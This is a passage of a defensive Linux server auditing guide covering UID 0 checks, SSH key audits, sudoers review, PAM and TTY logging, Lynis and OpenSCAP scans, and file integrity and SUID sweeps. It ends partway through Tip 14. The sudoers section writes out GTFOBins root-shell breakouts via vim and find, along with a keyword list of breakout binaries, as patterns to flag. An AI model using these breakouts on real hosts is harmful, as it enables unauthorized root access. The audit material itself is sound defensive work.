
In modern systems engineering, there is a dangerous misconception that once an operating system is hardened—firewalls erected, passwords disabled, unnecessary daemons purged, and kernel parameters tuned—the security mission is accomplished.
It isn’t. Hardening without auditing is operating under blind faith.
Hardening is preventative: it constructs walls, locks gates, drops capabilities, and enforces boundaries. Its operating question is: “Can an unauthorized entity execute an arbitrary action?”
Auditing is detective, evaluative, and forensic: it continuously monitors state, inspects configuration drift against compliance baselines, traces kernel-level system calls, attributes actions to human identities, and records an immutable forensic trail. Its operating question is: “Is the system currently in its compliant state, what has changed, and who did what?”
+---------------------------------------------------------------------------------------------------+
|                              THE DEFENSE-IN-DEPTH DUARCHY                                         |
|                                                                                                   |
|   PREVENTATIVE (Hardening)                     DETECTIVE & EVALUATIVE (Auditing)                  |
|   "Locking the Gates"                          "Root Watch: The Omnipresent Eye"                  |
|                                                                                                   |
|   - Disable root SSH                           - Audit /etc/passwd & authorized_keys anomalies    |
|   - Default-deny UFW / nftables                - Continuously monitor socket state & WAN drift    |
|   - Mount /tmp with noexec                     - FIM: Alert on cryptographic hash shifts in /bin  |
|   - Drop Docker capabilities                   - Trace execve & setuid syscalls via auditd/eBPF   |
|   - AppArmor confinement                       - Run periodic CIS Benchmark scans (Lynis/OpenSCAP)|
|                                                                                                   |
|   Outcome: Minimizes Attack Surface            Outcome: Total Observability & Non-Repudiation     |
+---------------------------------------------------------------------------------------------------+
Without rigorous server auditing, an attacker who leverages a zero-day exploit, an application-layer vulnerability, or a compromised developer SSH key can operate completely undetected for months. Conversely, an engineer troubleshooting an outage will have no way of knowing whether a sudden failure was caused by a silent configuration drift or human error.
This guide provides a comprehensive, 30-step production auditing blueprint specifically calibrated for modern production Linux infrastructure (Ubuntu Server LTS, Debian Stable, and Enterprise Linux derivatives). Each control breaks down what we are auditing, the underlying threat or drift scenario, the exact commands or configurations, how to interpret pass/fail results, and the corrective action.
0. The Server Auditing Landscape: Architecture, Kernel Hooks & Regulatory Mandates
An enterprise server auditing architecture operates across two distinct time horizons:
Continuous Telemetry (Event-Driven Observability):
- Real-time interception of operating system events.
- Subsystems: Kernel system call tracing (
auditd), eBPF tracepoints and Linux Security Module (LSM) hooks (Tetragon,Falco), real-time File Integrity Monitoring viafanotify/inotify(Wazuh), and authenticated session recording. - Objective: Immediate alerting on privilege escalations, suspicious network connections, or unauthorized file mutations.
Periodic Evaluation (State-in-Time Baselines & Drift Scanners):
- Scheduled, point-in-time assessments comparing running system configurations against authoritative baselines (such as CIS Benchmarks or DISA STIGs).
- Subsystems: Automated security scanners (
Lynis,OpenSCAP,Ubuntu Security Guide), package manager integrity verifiers (dpkg -V,rpm -Va), and host vulnerability scanners (Trivy,Grype). - Objective: Quantifying compliance scores, tracking configuration drift across node lifecycles, and identifying unpatched CVEs.
+---------------------------------------------------------------------------------------------------+
|                        THE ROOT WATCH ENTERPRISE AUDITING ARCHITECTURE                            |
|                                                                                                   |
|  [ KERNEL SPACE TELEMETRY ]                                                                       |
|  +---------------------------------------------------------------------------------------------+  |
|  | kauditd (Netlink Socket)   | eBPF LSM Hooks (Ring Buffer) | fanotify / inotify Events       |  |
|  | - Syscalls (execve, setuid)| - Tetragon / Falco Probes    | - Real-Time File System Events  |  |
|  +---------------------------------------------------------------------------------------------+  |
|               |                                |                             |                    |
|               v                                v                             v                    |
|  [ USER SPACE INGESTION & EVALUATION ]                                                            |
|  +---------------------------------------------------------------------------------------------+  |
|  | Real-Time Daemons: auditd, wazuh-agent, osqueryd, falco                                      |  |
|  | Periodic Engines:  Lynis (CIS Index), OpenSCAP/USG (OVAL/XCCDF), Trivy (CVE), dpkg -V        |  |
|  +---------------------------------------------------------------------------------------------+  |
|               |                                                              |                    |
|               v                                                              v                    |
|  [ LOCAL IMMUTABILITY ]                                         [ ENCRYPTED REMOTE FORWARDING ]   |
|  - chattr +a /var/log/audit/*                                   - mTLS rsyslog / vector (Port 6514)|
|  - pam_tty_audit keystrokes                                     - JSON streaming to SIEM          |
|                                                                              |                    |
|                                                                              v                    |
|                                                         [ CENTRALIZED SIEM / SOC PLATFORM ]       |
|                                                         - Non-Repudiable Audit Event Trails       |
|                                                         - Continuous Compliance Scorecards        |
|                                                         - Behavioral Zero-Day Anomaly Detection   |
+---------------------------------------------------------------------------------------------------+
The Hardening vs. Auditing Rosetta Stone
To avoid conflating the two disciplines, understand how preventative hardening and detective auditing map across each layer of your infrastructure:
| Infrastructure Layer | Hardening (Preventative Control) | Auditing (Detective & Evaluative Control) |
|---|---|---|
| Identity & Authentication | Prohibit root SSH; enforce Ed25519 keys; enforce MFA. | Audit /etc/passwd for rogue UID 0 accounts; scan authorized_keys for weak keys; capture TTY keystrokes via pam_tty_audit. |
| Privilege Escalation | Restrict sudo group membership; enforce use_pty. | Parse sudoers for GTFOBins breakout binaries; trace non-repudiable login UID (auid) on every elevated execve syscall. |
| Network Perimeter | Default-deny UFW firewall; disable unused protocols. | Audit listening ports (ss -tulpn) for wildcard bindings; detect Docker iptables bypasses; hunt active reverse shell sockets. |
| Filesystem & Storage | Mount /tmp and /dev/shm with noexec,nosuid,nodev. | Real-time FIM via fanotify (Wazuh); scan for rogue SUID/SGID binaries; hunt world-writable files lacking sticky bits. |
| Kernel & Subsystems | Fortify sysctl (randomize_va_space=2); lock down ASLR. | Audit kernel module insertion (init_module); enforce auditd immutability (-e 2); inspect eBPF LSM execution hooks. |
| Supply Chain & Packages | Enable unattended upgrades; purge obsolete daemons. | Verify package checksums (dpkg -V); audit repository GPG key drift; scan host rootfs against CVE databases (Trivy). |
| Compliance & Verification | Apply CIS Benchmark baseline configurations. | Quantify compliance via Lynis Hardening Index; generate OpenSCAP XCCDF/OVAL scorecards; export CycloneDX host SBOMs. |
The Auditing Toolchain Matrix
Selecting the right tool for each operational tier requires understanding their architectural trade-offs:
| Tool | Primary Scope | Cadence | Kernel Mechanism | Overhead | Best Suited For |
|---|---|---|---|---|---|
Linux Audit (auditd) | Syscall & File Access Auditing | Real-Time | kauditd Netlink Socket | Moderate (I/O heavy on high syscalls) | Compliance (PCI-DSS/STIG), non-repudiable user attribution (auid) |
| eBPF (Tetragon / Falco) | Runtime Behavioral Auditing | Real-Time | BPF Ring Buffer & LSM Hooks | Extremely Low (<1-2% CPU) | Modern microservices, container security, zero-day exploit detection |
| Wazuh Agent | Real-Time FIM & Log Telemetry | Real-Time & Scheduled | fanotify / inotify + Log scraping | Low to Moderate | Centralized SIEM integration, host intrusion detection (HIDS) |
| Lynis | CIS Benchmark & OS Hardening | Periodic (Cron/CI) | User-space inspection scripts | Negligible (runs in minutes) | Fleet-wide compliance scorecards, configuration drift detection |
| OpenSCAP / USG | Formal Regulatory Compliance | Periodic (Scheduled) | OVAL / XCCDF XML engines | Low (during scan) | Government, Defense, Banking (NIST SP 800-53, DISA STIG) |
| Osquery | Fleet State Exploration via SQL | Real-Time / Polled | OS API abstractions & SQLite engine | Configurable (watchdog throttled) | Interactive threat hunting, asset inventory across thousands of nodes |
| Trivy / Syft | Vulnerability & SBOM Auditing | Periodic / Pipeline | Rootfs scanning & CVE matching | Transient | Catching unpatched CVEs in system packages and language dependencies |
Below are 30 battle-tested auditing techniques organized across six strategic defense layers:
+-----------------------------------------------------------------------------------------+
|                        DEFENSE-IN-DEPTH AUDITING HIERARCHY                              |
|                                                                                         |
|  [TIER 1: IDENTITY, ACCESS & ESCALATION FORENSICS] --> UID 0, SSH Keys, Sudo, PAM, TTY |
|  [TIER 2: CONFIGURATION DRIFT & BENCHMARKS]        --> Lynis, OpenSCAP, Dpkg-V, Sysctl  |
|  [TIER 3: FILE INTEGRITY MONITORING & STORAGE]     --> Wazuh Fanotify, AIDE, SUIDs, SHM|
|  [TIER 4: KERNEL SYSCALL TELEMETRY & EBPF]         --> Auditd Rules, AUID, Tetragon     |
|  [TIER 5: NETWORK ATTACK SURFACE & STATE SQL]      --> Sockets, RevShells, Docker, Osquery|
|  [TIER 6: VULNERABILITY CVEs & FORENSIC DEFENSE]   --> Trivy, SBOM, Chattr, mTLS SIEM   |
+-----------------------------------------------------------------------------------------+
Tier 1: Identity, Privilege Escalation & Session Forensics
Every forensic investigation begins with identity attribution. An auditor must be able to answer: Who has an account on this machine? Who is authorized to authenticate via SSH? Who can escalate to root? And what commands did they run when elevated?
Tip 01: Audit UID 0 Integrity & Shadow File Discrepancies
- What We Are Auditing: The
/etc/passwdand/etc/shadowdatabases to ensure no unauthorized accounts possess superuser privileges or unauthenticated access. - The Threat / Drift Scenario: Under the Linux kernel credential model (
struct credininclude/linux/cred.h), superuser capabilities are governed entirely by the integer valuecred->uid == 0. An adversary who gains temporary root access frequently establishes persistence by adding a benign-looking secondary account (such assync_daemonorsupport_adm) mapped directly to UID 0. Name Service Switch (NSS) lookup will treat this account as fully privileged root. Furthermore, dormant accounts with empty password fields can allow local passwordless authentication. - The Audit Inspection Command:
# 1. Enumerate every account with UID 0 awk -F: '($3 == "0") {print $1, $3, $7}' /etc/passwd # 2. Check for accounts with blank or null passwords in /etc/shadow sudo awk -F: '($2 == "" || $2 == "!") {print "Locked/Empty:", $1}' /etc/shadow sudo awk -F: '($2 !~ /^[*!]/ && $2 != "") {print "Password Hash Active:", $1}' /etc/shadow # 3. Identify users with interactive login shells grep -vE '(false|nologin|sync|shutdown|halt)' /etc/passwd | awk -F: '{print "Interactive User:", $1, "UID:", $3, "Home:", $6, "Shell:", $7}' - Interpreting Results & Forensic Indicators:
- PASS: Exactly one user has UID 0 (
root 0 /bin/bash). Zero unexpected accounts have active password hashes. - FAIL / COMPROMISE: Any non-root account showing UID 0 (e.g.,
sysadmin2 0 /bin/bash). This is a definitive Indicator of Compromise (IoC).
- PASS: Exactly one user has UID 0 (
- Corrective Directive: Immediately remove rogue UID 0 accounts:
sudo userdel -f <rogue_user>and audit/var/log/auth.logto determine when and how the user was created.
Tip 02: Fleet-Wide SSH Key Cryptography & Dormant Access Audit
- What We Are Auditing: Every
~/.ssh/authorized_keysfile across the host to verify cryptographic strength, identity comments, and file permissions. - The Threat / Drift Scenario: In production cloud environments, identity drift almost universally occurs inside
authorized_keys. Developers paste temporary keys, contractor keys are left behind, and deprecated crypto keys (such as weak RSA-1024 or DSA keys) persist unnoticed. - The Audit Inspection Command:
Execute this automated audit script across all user directories:
#!/usr/bin/env bash set -euo pipefail echo "=== SSH AUTHORIZED KEYS AUDIT REPORT ===" printf "%-16s | %-10s | %-6s | %-22s | %-20s\n" "User" "Type" "Bits" "Fingerprint (SHA256)" "Comment" echo "-------------------------------------------------------------------------------------" while IFS=: read -r username _ uid _ _ homedir shell; do if [[ "$uid" -ge 1000 || "$uid" -eq 0 ]] && [[ -d "$homedir/.ssh" ]]; then auth_file="$homedir/.ssh/authorized_keys" if [[ -f "$auth_file" && -s "$auth_file" ]]; then # Audit permissions perms=$(stat -c "%a" "$auth_file") if [[ "$perms" -gt 600 ]]; then echo "WARNING: Permissive permissions on $auth_file: $perms (Expected 600)" fi while read -r line; do [[ "$line" =~ ^#.* || -z "$line" ]] && continue key_info=$(ssh-keygen -l -f <(echo "$line") 2>/dev/null || echo "INVALID") if [[ "$key_info" != "INVALID" ]]; then bits=$(echo "$key_info" | awk '{print $1}') fp=$(echo "$key_info" | awk '{print $2}') comm=$(echo "$key_info" | awk '{print $3}') ktype=$(echo "$key_info" | awk '{print $NF}' | tr -d '()') printf "%-16s | %-10s | %-6s | %-22s | %-20s\n" "$username" "$ktype" "$bits" "${fp:0:22}..." "$comm" fi done < "$auth_file" fi fi done < /etc/passwd - Interpreting Results & Forensic Indicators:
- PASS: Only
ED25519(256 bits) orRSA(>= 3072 bits) keys appear, each associated with an active, verified employee email or pipeline identifier. - FAIL: Presence of
DSA(1024 bits),RSA(< 2048 bits), or orphaned keys belonging to former employees.
- PASS: Only
- Corrective Directive: Delete stale keys from
authorized_keysand enforcechmod 700 ~/.ssh && chmod 600 ~/.ssh/authorized_keys.
Tip 03: Sudoers Escalation Matrix & GTFOBins Vulnerability Inspection
- What We Are Auditing:
/etc/sudoersand all drop-in files in/etc/sudoers.d/for over-permissive escalation rights and dangerous binary breakouts. - The Threat / Drift Scenario: Misconfigured sudo directives allow unprivileged users to execute commands as
root. If binaries listed in the GTFOBins repository (such asvim,find,less,awk,python, orbash) are grantedsudorights without strict restrictions, the user can instantly spawn an interactive root shell. - The Audit Inspection Command:
# 1. Validate sudoers syntax sudo visudo -c # 2. Extract all active (non-comment) privilege assignments sudo grep -rEv '^(#|[[:space:]]*$)' /etc/sudoers /etc/sudoers.d/ # 3. Check for high-risk GTFOBins binaries granted sudo execution sudo grep -rEi '(vim|nano|find|less|more|awk|python|perl|ruby|tar|zip|cp|mv)' /etc/sudoers /etc/sudoers.d/ || echo "No obvious GTFOBins binaries found." - Dangerous Patterns to Flag:
ALL = (ALL) NOPASSWD: ALL→ Unrestricted root escalation without authentication.bob ALL = (root) /usr/bin/vim→ Exploit:sudo vim -c ':!/bin/sh'yields instant root.deploy ALL = (root) /usr/bin/find→ Exploit:sudo find . -exec /bin/sh \; -quityields instant root.
- Interpreting Results & Forensic Indicators:
- PASS: Sudo access is strictly scoped to dedicated administration groups (e.g.,
%sudo) with password confirmation required (NOPASSWDabsent for human operators). - FAIL: Wildcards in command paths (
/opt/scripts/*),NOPASSWD: ALL, or interactive editors/pagers present.
- PASS: Sudo access is strictly scoped to dedicated administration groups (e.g.,
- Corrective Directive: Refactor sudoers to use dedicated, non-interactive wrapper scripts with fixed arguments, and enforce
Defaults use_pty, log_output.
Tip 04: PAM Authentication Failure & Account Lockout Auditing (pam_faillock)
- What We Are Auditing: Pluggable Authentication Module (PAM) configuration and active authentication failure counters to detect brute-force spray attacks.
- The Threat / Drift Scenario: Adversaries who have reached an internal network attempt password spraying or dictionary attacks against local service accounts. Without monitoring PAM lockout tallies, hundreds of thousands of failed attempts can pass unnoticed.
- The Audit Inspection Command:
# 1. Inspect pam_faillock tallies across all users (Ubuntu 22.04+ / RHEL 9+) sudo faillock # 2. Inspect failure records for a specific administrative user sudo faillock --user sysadmin_ops # 3. Audit recent authentication failures in the system journal sudo journalctl -u ssh -S today --grep "Failed password|authentication failure" --no-pager | tail -n 20 - Interpreting Results & Forensic Indicators:
- PASS: Low or zero failure counts on local users. Normal operations reflect occasional human typos that reset upon success.
- FAIL: A user account showing high failure counts (e.g.,
fail_count >= 5) or in a locked state (Vflag). Multiple IP addresses failing against the same username indicates a distributed brute-force attack.
- Corrective Directive: Reset lockout status after verifying identity:
sudo faillock --user <user> --reset, and block offending source IPs at the firewall or via CrowdSec.
Tip 05: Session Attribution & TTY Keystroke Auditing (pam_tty_audit & tlog)
- What We Are Auditing: Kernel-level terminal keystroke capture for all privileged shell sessions.
- The Threat / Drift Scenario: When an administrator or attacker elevates to root, bash history can easily be disabled (
unset HISTFILE,history -c, or space-prefixed commands). The security operations team loses visibility into what commands were executed inside the root shell. - The Audit Inspection Command:
Verify whether
pam_tty_audit.sois enabled in/etc/pam.d/sudoand/etc/pam.d/sshd:grep -E "pam_tty_audit\.so" /etc/pam.d/sudo /etc/pam.d/sshd || echo "FAIL: TTY keystroke auditing is disabled!" # Query the kernel audit log for recorded terminal keystrokes sudo ausearch -m TTY -ts recent - Interpreting Results & Forensic Indicators:
- PASS: The audit log contains
type=TTYrecords capturing individual keystrokes and command lines, even if shell history was purged. - Sample Forensic Record:
type=TTY msg=audit(1726631200.410:812): tty=pts1 ses=4 comm="bash" data="id<ret>cat /etc/shadow<ret>" - FAIL: No TTY events exist in the audit log; privileged session actions are invisible.
- PASS: The audit log contains
- Corrective Directive: Add
session required pam_tty_audit.so enable=*to/etc/pam.d/sudoto mandate kernel-level terminal recording for all elevated sessions.
Tier 2: Configuration Drift & Compliance Benchmarks
Hardened configurations inevitably decay. Package updates overwrite configuration files, emergency out-of-band fixes introduce permissive flags, and developers install debugging utilities that are never removed. Drift auditing measures the difference between your desired security baseline and running reality.
Tip 06: Automated CIS Benchmark Auditing with Lynis & Hardening Index Tracking
- What We Are Auditing: Operating system configuration compliance against CIS, HIPAA, and ISO 27001 standards using Lynis.
- The Threat / Drift Scenario: Over time, system administration activities (installing packages, modifying sysctl settings, changing daemon configurations) silently reduce the security posture of the node.
- The Audit Inspection Command:
# Execute an automated, non-interactive Lynis audit sudo lynis audit system --quick --auditor "SecOps-Automated" # Extract the quantitative Hardening Index score (0 to 100) grep "hardening_index" /var/log/lynis-report.dat # Enumerate all warnings and suggestions generated during the scan grep -E '^(warning|suggestion)' /var/log/lynis-report.dat | cut -d'=' -f2- - Interpreting Results & Forensic Indicators:
- PASS: Hardening Index >= 82 with zero critical warnings (
warning[]). - FAIL: Hardening Index drops below your organization’s compliance baseline (e.g., < 80) or produces warnings such as
AUTH-9288(passwordless sudo) orKRNL-5830(missing core dump restrictions).
- PASS: Hardening Index >= 82 with zero critical warnings (
- Corrective Directive: Incorporate the Lynis drift script into weekly cron jobs or CI/CD testing pipelines, generating alerts whenever the index score decreases.
Tip 07: Formal Regulatory Compliance via OpenSCAP & Ubuntu Security Guide (usg)
- What We Are Auditing: Host compliance against official NIST-certified XCCDF and OVAL benchmarks for regulatory frameworks (PCI-DSS v4.0, DISA STIG, CIS Benchmark Level 1 & 2).
- The Threat / Drift Scenario: Regulated environments face severe financial and legal penalties if systems deviate from mandated security controls. Manual verification across hundreds of controls is error-prone.
- The Audit Inspection Command:
On Ubuntu Server (via Ubuntu Pro):
# Audit the system against the CIS Level 2 Server profile sudo usg audit cis-level2-server # On generic Linux using OpenSCAP: sudo oscap xccdf eval \ --profile xccdf_org.ssgproject.content_profile_cis \ --report /var/log/openscap-report.html \ --results /var/log/openscap-results.xml \ /usr/share/xml/scap/ssg/content/ssg-ubuntu2204-ds.xml - Interpreting Results & Forensic Indicators:
- Open
/var/log/openscap-report.htmlin a browser or inspect the summary terminal output. - PASS: Compliance score $> 95%$ with zero high-severity failures.
- FAIL: Failed checks on critical items such as unconfined daemons, permissive mount flags, or disabled kernel auditing.
- Open
- Corrective Directive: Review the generated HTML report; OpenSCAP provides exact remediation bash snippets and Ansible tasks for every failed control.
Tip 08: OS Package Binary Integrity Auditing (dpkg -V & rpm -Va)
- What We Are Auditing: Cryptographic hashes, permissions, and sizes of all installed operating system binaries against the package manager database.
- The Threat / Drift Scenario: Threat actors who compromise a server often replace standard system binaries (such as
/bin/ls,/bin/ps,/usr/sbin/sshd, or/bin/netstat) with trojaned versions to conceal their presence, hide processes, or capture credentials. - The Audit Inspection Command:
On Debian / Ubuntu:On RHEL / Rocky / AlmaLinux:
# Verify all installed package files against the package database sudo dpkg -VFilter for modified executables under critical binary directories:sudo rpm -Vasudo dpkg -V | grep -E '^..5.*(/bin/|/sbin/|/usr/bin/|/usr/sbin/)' || echo "PASS: All system binaries match package checksums." - Interpreting Results & Forensic Indicators:
- Understanding
dpkg -VOutput Flags:5: SHA/MD5 checksum mismatch (file content was modified).S: File size differs.M: Permissions or mode differs.U: User ownership differs.
- PASS: Zero checksum mismatches (
5) on executable binaries. (Note: changes to files in/etcare often legitimate configuration edits). - FAIL: Any system binary (e.g.,
..5..... /usr/sbin/sshd) showing a checksum mismatch. This indicates either a corrupted filesystem or an active rootkit replacement.
- Understanding
- Corrective Directive: Reinstall the affected package immediately from official repositories (
sudo apt-get install --reinstall openssh-server) and initiate forensic memory analysis.
Tip 09: Package Repository & GPG Signing Key Drift Auditing
- What We Are Auditing: APT/DNF package sources and trusted GPG signing keys to prevent supply-chain poisoning.
- The Threat / Drift Scenario: Malicious actors or unaware administrators can add unvetted third-party PPAs or untrusted repositories. If an attacker controls an upstream repository with high pin-priority, standard
apt upgradecommands will pull malicious packages directly onto the host. - The Audit Inspection Command:
# 1. Enumerate all active external repository sources grep -Erv '^(#|[[:space:]]*$)' /etc/apt/sources.list /etc/apt/sources.list.d/ # 2. Inspect active trusted GPG signing keys ls -la /etc/apt/trusted.gpg.d/ apt-key list 2>/dev/null || true - Interpreting Results & Forensic Indicators:
- PASS: Only official, canonical distribution repositories (e.g.,
archive.ubuntu.com,security.ubuntu.com) and vetted enterprise vendor mirrors (e.g., Docker, HashiCorp) appear, verified with signed-by keyrings in/usr/share/keyrings/. - FAIL: Presence of unknown PPAs (
ppa.launchpadcontent.net/...), unauthenticated HTTP repositories (http://), or deprecated legacy keys in/etc/apt/trusted.gpg.
- PASS: Only official, canonical distribution repositories (e.g.,
- Corrective Directive: Remove unauthorized repository files from
/etc/apt/sources.list.d/and migrate legacyapt-keyentries to dedicated dearmored keyrings in/usr/share/keyrings/.
Tip 10: Runtime Kernel Parameter (sysctl) Drift Detection
- What We Are Auditing: The active runtime kernel state in
/proc/sys/against the hardened baseline defined in/etc/sysctl.d/. - The Threat / Drift Scenario: Docker container startup, VPN client software, or automated scripts can dynamically alter sysctl parameters at runtime (such as re-enabling
net.ipv4.ip_forward, re-enabling ICMP redirects, or reducing ASLR entropy) without persisting the changes to disk. - The Audit Inspection Command:
# Verify critical runtime parameters against expected hardened baselines check_sysctl() { param="$1" expected="$2" current=$(sysctl -n "$param" 2>/dev/null || echo "MISSING") if [[ "$current" != "$expected" ]]; then echo "DRIFT DETECTED: $param = $current (Expected: $expected)" else echo "COMPLIANT: $param = $current" fi } check_sysctl "kernel.randomize_va_space" "2" check_sysctl "kernel.kptr_restrict" "2" check_sysctl "kernel.dmesg_restrict" "1" check_sysctl "net.ipv4.tcp_syncookies" "1" check_sysctl "net.ipv4.conf.all.accept_redirects" "0" check_sysctl "fs.protected_hardlinks" "1" check_sysctl "fs.protected_symlinks" "1" check_sysctl "fs.suid_dumpable" "0" - Interpreting Results & Forensic Indicators:
- PASS: All audited parameters match their expected secure values.
- FAIL: Any drift detected, especially
randomize_va_space < 2(ASLR disabled) oraccept_redirects = 1(susceptible to routing poisoning).
- Corrective Directive: Re-apply persistent sysctl configurations:
sudo sysctl --systemand investigate which process dynamically modified the parameter.
Tier 3: File Integrity Monitoring (FIM) & Storage Forensics
File Integrity Monitoring (FIM) is the cornerstone of intrusion detection. If a threat actor bypasses network defenses and establishes a foothold, they must alter the filesystem to achieve persistence, dump credentials, or deploy malware. FIM catches these mutations at the exact moment they occur.
Tip 11: Real-Time Kernel FIM with Wazuh Agent & Auditd Who-Data Attribution
- What We Are Auditing: Real-time file system mutations across
/etc,/bin,/sbin,/usr/bin, and/bootwith user and process attribution. - The Threat / Drift Scenario: Periodic daily cron scans create a 24-hour blind spot. An attacker who modifies
/etc/pam.d/common-authto install a backdoor password can authenticate, extract data, and restore the original file before the next scheduled scan runs. - The Audit Inspection Command:
Configure Wazuh’s
<syscheck>module in/var/ossec/etc/ossec.conf:<syscheck> <scan_on_start>yes</scan_on_start> <frequency>43200</frequency> <!-- Real-time kernel fanotify monitoring with WHO-DATA user attribution --> <directories check_all="yes" whodata="yes" realtime="yes">/etc</directories> <directories check_all="yes" whodata="yes" realtime="yes">/bin</directories> <directories check_all="yes" whodata="yes" realtime="yes">/sbin</directories> <directories check_all="yes" whodata="yes" realtime="yes">/usr/bin</directories> <directories check_all="yes" whodata="yes" realtime="yes">/usr/sbin</directories> <directories check_all="yes" whodata="yes" realtime="yes">/boot</directories> <directories check_all="yes" whodata="yes" realtime="yes">/root/.ssh</directories> </syscheck> - Interpreting Results & Forensic Indicators:
- When a file is altered, Wazuh emits a high-priority JSON alert containing the exact user who made the change:
{ "rule": { "level": 7, "description": "Integrity checksum changed for /etc/sudoers" }, "syscheck": { "path": "/etc/sudoers", "sha256_before": "8f4a...21c", "sha256_after": "3e1b...99a", "audit": { "user": { "id": "1002", "name": "contractor_dev" }, "process": { "id": "5812", "name": "/usr/bin/nano" } } } } - PASS: File changes correlate strictly with authorized maintenance windows and package manager updates.
- FAIL: Unauthorized modification of configuration files outside change control.
- When a file is altered, Wazuh emits a high-priority JSON alert containing the exact user who made the change:
- Corrective Directive: Isolate the node, revert the modified file from backup, and revoke the credentials of the responsible user account.
Tip 12: Baseline Cryptographic Integrity Auditing with AIDE
- What We Are Auditing: Standalone cryptographic baseline verification using AIDE (Advanced Intrusion Detection Environment).
- The Threat / Drift Scenario: Bastion hosts or isolated edge nodes without continuous SIEM connectivity require an autonomous, local FIM database that can verify filesystem state during routine audits.
- The Audit Inspection Command:
# 1. Initialize the baseline cryptographic database sudo aideinit sudo cp /var/lib/aide/aide.db.new /var/lib/aide/aide.db # 2. Execute an on-demand integrity audit sudo aide --check - Interpreting Results & Forensic Indicators:
- PASS: Output reports
AIDE found NO differences between database and filesystem. Looks okay!! - FAIL: Summary indicates files added, removed, or changed:
Total number of files: 148201, added files: 1, removed files: 0, changed files: 2
Changed files:
changed: /etc/ssh/sshd_config
changed: /usr/sbin/cron
- PASS: Output reports
- Corrective Directive: Investigate changed files. If legitimate updates occurred, update the database:
sudo aide --update && sudo cp /var/lib/aide/aide.db.new /var/lib/aide/aide.db.
Tip 13: Rogue SUID / SGID Binary Discovery & Permissions Auditing
- What We Are Auditing: Every SetUID (
4000) and SetGID (2000) binary across the entire filesystem. - The Threat / Drift Scenario: Attackers who achieve root access frequently leave a persistent SUID binary (such as a copy of
/bin/bashwithchmod 4755) hidden in obscure directories to re-elevate privilege at will. - The Audit Inspection Command:
# 1. Enumerate all SUID/SGID files and record to a baseline sudo find / -xdev -type f \( -perm -4000 -o -perm -2000 \) -exec ls -la {} + | sort -k9 > /var/log/suid-current.baseline # 2. Diff against an established golden baseline diff -u /var/log/suid-master.baseline /var/log/suid-current.baseline || echo "ALERT: SUID binary set changed!" - Interpreting Results & Forensic Indicators:
- PASS: Only standard OS-provided SUID binaries appear (e.g.,
sudo,passwd,su,mount,umount,newgrp). - FAIL: Any non-standard binary with SUID bits set (e.g.,
/usr/bin/python3with4755, or any binary in/dev/shm,/tmp, or/var/tmp).
- PASS: Only standard OS-provided SUID binaries appear (e.g.,
- Corrective Directive: Strip the SUID bit immediately:
sudo chmod u-s <binary>and auditauditdlogs to identify who created the binary.
Tip 14: World-Writable Filesystem & Orphaned UID/GID Sweeps
- What We Are Auditing: Files and directories that permit write access to any unprivileged user on the system, as well as files unowned by any existing user.
- The Threat / Drift Scenario: A world-writable file in a shared directory allows an unprivileged local user to overwrite configuration scripts or inject malicious code. Files without a registered user or group indicate deleted accounts or unpacked container volume artifacts.
- The Audit Inspection Command:
# 1. Audit world-writable files (excluding symlinks and proc/sys) sudo find / -xdev -type f -perm -0002 ! -path "/proc/*" ! -path "/sys/*" -exec ls -la {} + # 2. Audit world-writable directories lacking the Sticky Bit (+t / 1000) sudo find / -xdev -type d -perm -0002 ! -perm -1000 -exec ls -ld {} + # 3. Audit unowned files (lacking valid UID or GID) sudo find / -xdev \( -nouser -o -nogroup \) -exec ls -la {} + - Interpreting Results & Forensic Indicators:
- PASS: Zero world-writable regular files. World-writable directories like
/tmpand/var/tmpmust have the sticky bit active (drwxrwxrwt). Zero unowned files. - FAIL: Any world-writable script or library (e.g.,
-rwxrwxrwx /opt/app/start.sh).
- PASS: Zero world-writable regular files. World-writable directories like
